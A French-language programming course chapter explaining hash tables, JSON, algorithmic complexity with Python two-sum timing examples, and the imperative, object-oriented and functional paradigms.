Nous avons jusqu'ici parlé du dictionnaire du point de vue des langages de programmation d'assez haut niveau, comme Python et JS. Ceux-ci permettent d'utiliser un dictionnaire, mais en cache un aspect crucial : leur implémentation ! Étant donné que Python, le langage lui-même, est écrit dans le langage C, comment écrit-on un `dict` Python, en C ? Il existe plusieurs manières de le faire, mais l'une d'elles est table de hachage (hash table en anglais). En gros, l'idée est d'appliquer une fonction de hachage à un élément (la clé), ce qui permet de déterminer l'index dans un tableau, où on pourra mettre la valeur associée. On constate donc que si on regarde "sous le capot", un dictionnaire est fondamentalement une liste, dans ce sens. Dans certaines implémentations, il est nécessaire de gérer les collisions possibles : si deux clés mènent au même index par exemple, il sera possible d'utiliser une liste, pour cette clé particulière.



La correspondance avec JSON

Une fois que vous avez des modèles mentaux clairs et efficaces par rapport aux différences et similarités de ces trois structures de données dont nous avons parlées dans cette section (listes, sets et dictionnaires), il est utile de considérer leur correspondance assez directe avec la notation JSON.

JSON (JavaScript Object Notation) est un format textuel léger destiné à représenter des données structurées de façon simple et lisible, à partir de quelques constructions de base : objets clé-valeur, tableaux ordonnés et valeurs primitives. Conçu à l'origine pour les échanges de données dans les applications Web, il correspond étroitement aux structures de données que l'on retrouve dans la plupart des langages de programmation modernes, ce qui explique son adoption massive comme format d'échange entre systèmes, en particulier dans les API et les applications distribuées.

```
{
  "nom": "Alice",
  "age": 30,
  "competences": ["Python", "JavaScript", "SQL"],
  "adresse": {
    "ville": "Montréal",
    "pays": "Canada"
  }
}
```

La totalité d'un document JSON est souvent un dictionnaire (que l'on reconnaît à l'usage des `{}`), mais un document JSON complet peut aussi être un tableau, une chaîne, un nombre, un booléen ou `null`. Il existe aussi des formats apparentés (JSONL, NDJSON, etc). Quand le document JSON est un dictionnaire, il contient la plupart du temps des champs (clés) dont les valeurs peuvent être, elles-mêmes, des dictionnaires, des listes ou des valeurs scalaires (nombres, chaines de caractères ou valeurs booléennes).

Complexité algorithmique et performance

Le sujet de la complexité algorithmique est en général présenté et discuté de manière très mathématique (et même parfois carrément philosophique), mais la plupart des programmeurs d'expérience en ont un modèle mental assez simplifié.

La préoccupation fondamentale à la base de sujet est la performance d'un algorithme, ou en termes encore plus simples le temps qu'il prend à exécuter. Bien qu'en pratique les détails d'implémentation (comment un programme est écrit) et les particularités matérielles de l'environnement où il est exécuté (l'ordinateur particulier qui est utilisé) sont très importants, en général quand on parle de complexité algorithmique on a en tête quelque chose de plus abstrait.

Examinons certains exemples. Imaginons tout d'abord que nous avons une fonction qui construit une liste de `N` nombres entiers aléatoires (entre 1 et `N`) :

```
import random


def get_random_numbers(n):
    return [random.randint(1, n) for _ in range(n)]

a = get_random_numbers(10)


print(a)
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

Imagions ensuite que nous aimerions savoir si une paire de nombres distincts, dans cette liste, résulte en une somme donnée `K`.



Une méthode naive pour résoudre ce problème consiste à considérer toutes les paires :




```
def two_sum_quadratic_version(a, k):
    for i, x in enumerate(a):
        for j, y in enumerate(a):
            if i == j: continue
            if x + y == k:
                return (x, y)

    return None


print("Fonction 'two_sum_quadratic_version' définie.")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

Cette méthode est assez coûteuse parce que pour chaque item de la liste (qui contient `N` items), il faut considérer une sous-liste (en fait la même liste, implicitement), de `N` éléments. Il faut donc faire, au maximum, N^2 (`N` au carré) vérifications. On parle donc d'un algorithme de complexité *quadratique*. On utilise parfois la notation appelée "Grand O" pour décrire la complexité algorithmique d'une

fonction, dans ce cas $O(N^2)$.

Si on y pense un peu, une méthode beaucoup plus efficace consisterait à utiliser un `set` pour conserver les valeurs qu'on a déjà rencontrées, et à chaque nouvelle valeur de la liste (à ne pas confondre avec le `set` !), tester si "`K` moins la nouvelle valeur" se trouve dans le `set` :




```python
def two_sum_linear_version(a, k):
    seen = set()
    for x in a:
        target = k - x
        if target in seen:
            return (x, target)
        seen.add(x)

    return None

print("Fonction 'two_sum_linear_version' définie.")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

La raison pour laquelle cet algorithme est beaucoup plus efficace est due au fait que tester l'inclusion d'un item dans un `set` (ce qui se fait, dans le code ci-haut, à l'aide de l'opérateur `in`, dans la ligne `if target in seen`), contrairement au fait de le faire dans une liste, est extrêmement efficace : si on utilise la notation "grand O", on dit que chercher un item dans une liste est $O(N)$, alors que le faire dans un `set` est en moyenne $O(1)$, c'est-à-dire en temps constant. Mais étant donné que nous devons tout de même passer à travers tous les items de la liste une seule fois, la complexité finale de l'algorithme reste tout de même $O(N)$, ce qu'on appelle une complexité linéaire.

Ce « en moyenne » cache quelque chose. Daniel Lemire, professeur à la TÉLUQ, montre dans un billet de septembre 2026 qu'un `set` ou un `dict` Python peut se comporter en temps quadratique. Il suffit de choisir des clés dont les hachages entrent en collision, et sur sa machine le temps de construction quadruple chaque fois que la taille double, jusqu'à 45 secondes pour cent mille éléments. Le temps constant de la table de hachage est un modèle, qui suppose des collisions rares, une table qui n'a pas à se réallouer, et une mémoire dont la vitesse ne dépend pas de la taille. Aucune de ces trois hypothèses n'est vraie en toutes circonstances, et la dernière ne l'est jamais : une petite table tient dans le cache du processeur, une grande vit en mémoire vive, bien plus lente. Un modèle est un excellent outil pour apprendre, à condition de se rappeler que c'en est un.

Pour comparer de manière empirique la performance de ces deux algorithmes, nous avons besoin de considérer plusieurs résultats (c-à-d plusieurs sommes possibles), car un seul appel pourrait être "chanceux" (la première paire considérée est tout de suite la bonne). On peut utiliser cette fonction, qui prend en entrée une variable `fn`, qui va contenir la fonction qui sera exécutée (`two_sum_linear_version` ou `two_sum_quadratic_version`) :

```
def test_algo(fn, a):
    for k in range(len(a)):
        res = fn(a, k)
        if res:
            assert res[0] + res[1] == k

print("Fonction 'test_algo' définie.")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

Quand la taille de la liste est raisonnable, la différence entre les deux algorithmes n'est pas si notable (ici on utilise la console ipython, qui possède des fonctionnalités pratiques pour mesurer le temps d'exécution)

```
import time

a = get_random_numbers(1000)

start = time.time()
test_algo(two_sum_quadratic_version, a)
print(f"Quadratique: {time.time() - start:.3f}s")

start = time.time()
test_algo(two_sum_linear_version, a)
print(f"Linéaire: {time.time() - start:.3f}s")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

Mais si on augmente `N`, la différence devient rapidement assez dramatique :

```
a = get_random_numbers(5000)
```

```
start = time.time()
test_algo(two_sum_quadratic_version, a)
print(f"Quadratique: {time.time() - start:.3f}s")

start = time.time()
test_algo(two_sum_linear_version, a)
print(f"Linéaire: {time.time() - start:.3f}s")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

Il est très important de comprendre à quel point l'utilisation de la bonne structure de données est cruciale, pour certains algorithmes. Si on remplace le `set` de la méthode linéaire par une liste, elle redevient quadratique :

```
def two_sum_falsely_linear_version(a, k):
    seen = []
    for x in a:
        target = k - x
        if target in seen:
            return (x, target)
        seen.append(x)

    return None

print("Fonction 'two_sum_falsely_linear_version' définie.")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.




```
start = time.time()
test_algo(two_sum_falsely_linear_version, a)
print(f"Faussement linéaire: {time.time() - start:.3f}s")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.


Nous avons dit que cet algorithme est "faussement linéaire", et qu'il est en fait quadratique, en raison de l'usage de la liste (plutôt qu'un `set`). Mais pourquoi la performance semble être "entre les deux", dans ce cas particulier, si on compare les temps d'exécution ? La réponse est que l'opérateur `in` est fortement optimisé en Python (qui est lui-même écrit dans le langage C), et qu'il est beaucoup plus efficace que ce qu'on pourrait faire nous-même, avec notre propre boucle `for`. On peut donc en dégager une idée générale, un modèle mental simplifié avec lequel il est possible de faire beaucoup de chemin : la complexité algorithmique se réduit souvent à la question du nombre de boucles `for` imbriquées que notre code contient ! Chaque boucle imbriquée supplémentaire correspond à un facteur par lequel on multiplie le temps d'exécution de notre algorithme, en gros. On peut donc généraliser ce principe, et comprendre qu'un algorithme qui contiendrait trois boucles `for` imbriquées, par exemple, serait $O(N^3)$, ce qui serait évidemment encore plus coûteux.

Au-delà et en-deça de la complexité polynomiale


Nous avons vu jusqu'ici des algorithmes et des structures de données qui ont suggéré un ordre dans la complexité : $O(1)$ (temps constant), qui est le plus rapide, à privilégier quand c'est possible évidemment, $O(N^2)$, le temps quadratique, qui est beaucoup moins efficace. Et nous avons vu qu'il est possible de généraliser au-delà : $O(N^3)$, temps cubique, etc. On appelle cette classe de performance *polynomiale*.

Il existe cependant d'autres profils de performance dont il est utile de connaître l'existence. Supposons qu'on ait une liste triée de nombres, et qu'on cherche un nombre particulier dans cette

liste :



Est-ce qu'il existe un algorithme plus performant que $O(N)$ pour ce problème ?




Cet algorithme très fameux s'appelle la "recherche binaire", et son temps d'exécution est $O(logN)$, car il s'agit essentiellement d'une série de "division par deux" (à chaque fois qu'on coupe la liste en deux), l'inverse donc d'une multiplication. Dans le contexte de ce que nous avons vu jusqu'à maintenant, il s'agit donc d'une performance intermédiaire, entre $O(1)$ et $O(N)$. Dans la pratique, si un tel algorithme est possible, c'est souvent extrêmement avantageux, car la fonction $log(N)$ progresse beaucoup plus lentement qu'une fonction linéaire $(O(N))$.

Dans le problème précédent, une difficulté était cachée : comment fait-on pour trier une liste, et quel coût ça a ? Pour les algorithmes de tri fondés sur des comparaisons, la meilleure performance


générale possible est $O(NlogN)$, ce qu'on appelle parfois une méthode supra-linéaire, et qui se trouve entre $O(N)$ et $O(N^2)$. Il est mathématiquement impossible de faire mieux qu'une performance supra-linéaire dans ce cadre général.

Finalement, certains algorithmes ont des profils de performance encore plus coûteux que la classe polynomiale : ils nécessitent un temps exponentiel, par exemple $O(2^N)$. Voici certains exemples fameux de problèmes pour lesquels les algorithmes exacts ou les généralisations théoriques les plus naturelles mènent à des coûts exponentiels :




Le problème du voyageur de commerce, qui consister à déterminer le circuit le plus court passant par une série de villes, dans un graphe.

Les échecs :



Et finalement, le jeu de Sudoku :



Les paradigmes de programmation

Nous avons vu comment organiser les données avec les structures de données, et comment mesurer l'efficacité d'un algorithme avec la complexité. Mais il existe un autre axe fondamental selon lequel les langages et les programmes varient : la manière dont on organise le code lui-même. On appelle cela un *paradigme* de programmation. Un paradigme n'est pas simplement une question de syntaxe ou de préférence personnelle : c'est une façon de penser un problème, de le décomposer, et de structurer sa solution. Tout comme le choix d'une structure de données influence profondément la

performance d'un algorithme, le choix d'un paradigme influence la manière dont on conçoit, lit et maintient un programme.

Le paradigme impératif

Le paradigme le plus ancien et le plus intuitif est le paradigme *impératif* : un programme est une séquence d'instructions qui modifient l'état du programme, étape par étape. C'est la manière la plus directe de dire à l'ordinateur *quoi faire*, dans quel ordre. Les premiers langages de programmation, comme Fortran (1957) et COBOL (1959), étaient entièrement impératifs.

Une variante importante du paradigme impératif est la *programmation procédurale*, qui consiste à regrouper des séquences d'instructions dans des fonctions (ou procédures) réutilisables. Le langage C (1972) en est l'exemple canonique. C'est aussi dans ce contexte que Dijkstra a mené sa célèbre croisade contre l'instruction `goto`, arguant que les programmes devraient être structurés à l'aide de boucles et de conditions plutôt que de sauts arbitraires. Cette idée, connue sous le nom de *programmation structurée*, est aujourd'hui si universellement adoptée qu'on n'y pense même plus.

Voici un exemple simple en Python, dans un style purement impératif. On veut extraire les nombres pairs d'une liste et les mettre au carré :

```
nombres = [1, 2, 3, 4, 5, 6, 7, 8]
résultat = []
for n in nombres:
    if n % 2 == 0:
        résultat.append(n ** 2)
print(résultat)  # [4, 16, 36, 64]
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

On reconnaît le style impératif : une boucle qui parcourt les éléments un par un, une condition, une modification explicite de l'état (la liste `résultat` qui grandit à chaque itération).

Le paradigme orienté-objet

Le paradigme *orienté-objet* (OOP) propose une autre manière de structurer un programme : au lieu de penser en termes de séquences d'instructions, on pense en termes d'*objets* qui encapsulent à la fois des données et des comportements. L'idée fondatrice est que le monde réel est composé d'entités qui ont des propriétés et qui interagissent entre elles, et que nos programmes devraient refléter cette structure.

Les racines de l'OOP remontent au langage Simula (1967), créé par Ole-Johan Dahl et Kristen Nygaard en Norvège pour des problèmes de simulation. Mais c'est Alan Kay, avec Smalltalk dans les années 1970 au Xerox PARC, qui a véritablement cristallisé la vision de la programmation orientée-objet. Pour Kay, l'idée centrale n'était pas tant les classes ou l'héritage, mais le *passage de messages* entre objets autonomes. Il a d'ailleurs déclaré plus tard regretter d'avoir utilisé le terme "orienté-objet", car il aurait préféré qu'on retienne l'idée de messagerie plutôt que celle d'objet.

Les concepts centraux de l'OOP sont l'*encapsulation* (regrouper données et comportements dans un objet, en cachant les détails internes), l'*héritage* (créer de nouvelles classes à partir de classes existantes) et le *polymorphisme* (traiter des objets de types différents de manière uniforme). Voici un exemple simple qui illustre ces trois concepts :

```python
class CompteBancaire:
    def __init__(self, titulaire, solde=0):
        self.titulaire = titulaire
        self.solde = solde

    def déposer(self, montant):
        self.solde += montant

    def retirer(self, montant):
        if montant > self.solde:
            print("Fonds insuffisants")
        else:
            self.solde -= montant

    def afficher(self):
        print(f"{self.titulaire} : {self.solde} $")

class CompteÉpargne(CompteBancaire):
    def __init__(self, titulaire, solde=0, taux=0.02):
        super().__init__(titulaire, solde)
        self.taux = taux

    def appliquer_intérêts(self):
        self.solde += self.solde * self.taux

compte1 = CompteBancaire("Alice", 1000)
compte2 = CompteÉpargne("Bob", 5000, taux=0.03)

for compte in [compte1, compte2]:
    compte.déposer(500)
    compte.afficher()
# Alice : 1500 $
# Bob : 5500 $

compte2.appliquer_intérêts()
compte2.afficher()
# Bob : 5665.0 $
```

Ce code peut être exécuté et modifié en ligne, sur la page « Survol rapide de la programmation » du site du cours.

On voit ici les trois piliers de l'OOP en action. L'*encapsulation* : chaque compte regroupe ses données (`titulaire`, `solde`) et ses opérations (`déposer`, `retirer`). L'*héritage* : `CompteÉpargne` étend `CompteBancaire` en ajoutant un taux d'intérêt, sans réécrire la logique de base. Le *polymorphisme* : dans la boucle `for`, on traite les deux types de comptes de manière uniforme, car ils partagent la même interface. L'OOP a dominé le développement logiciel pendant des décennies, notamment à travers des langages comme C++ (1985), Java (1995) et C# (2000), et elle reste le paradigme dominant dans l'industrie aujourd'hui.

Le paradigme fonctionnel

Le paradigme *fonctionnel* aborde la programmation sous un angle radicalement différent : au lieu de décrire une séquence de modifications d'état, on exprime un programme comme une composition de *fonctions pures*, c'est-à-dire des fonctions qui retournent toujours le même résultat pour les mêmes arguments, et qui ne produisent aucun effet secondaire (pas de modification de variable externe, pas d'écriture sur disque, etc.).

Les origines du paradigme fonctionnel sont remarquablement anciennes. Elles remontent au *lambda calcul*, un formalisme mathématique développé par Alonzo Church dans les années 1930, avant même l'invention des ordinateurs. Le premier langage fonctionnel, Lisp, a été créé par John McCarthy en 1958 au MIT, ce qui en fait l'un des plus vieux langages encore utilisés aujourd'hui (sous des formes modernisées comme Clojure). D'autres langages fonctionnels influents incluent Haskell (1990), qui pousse le paradigme à sa forme la plus pure, et Erlang (1986), conçu pour les systèmes téléphoniques hautement concurrents chez Ericsson.

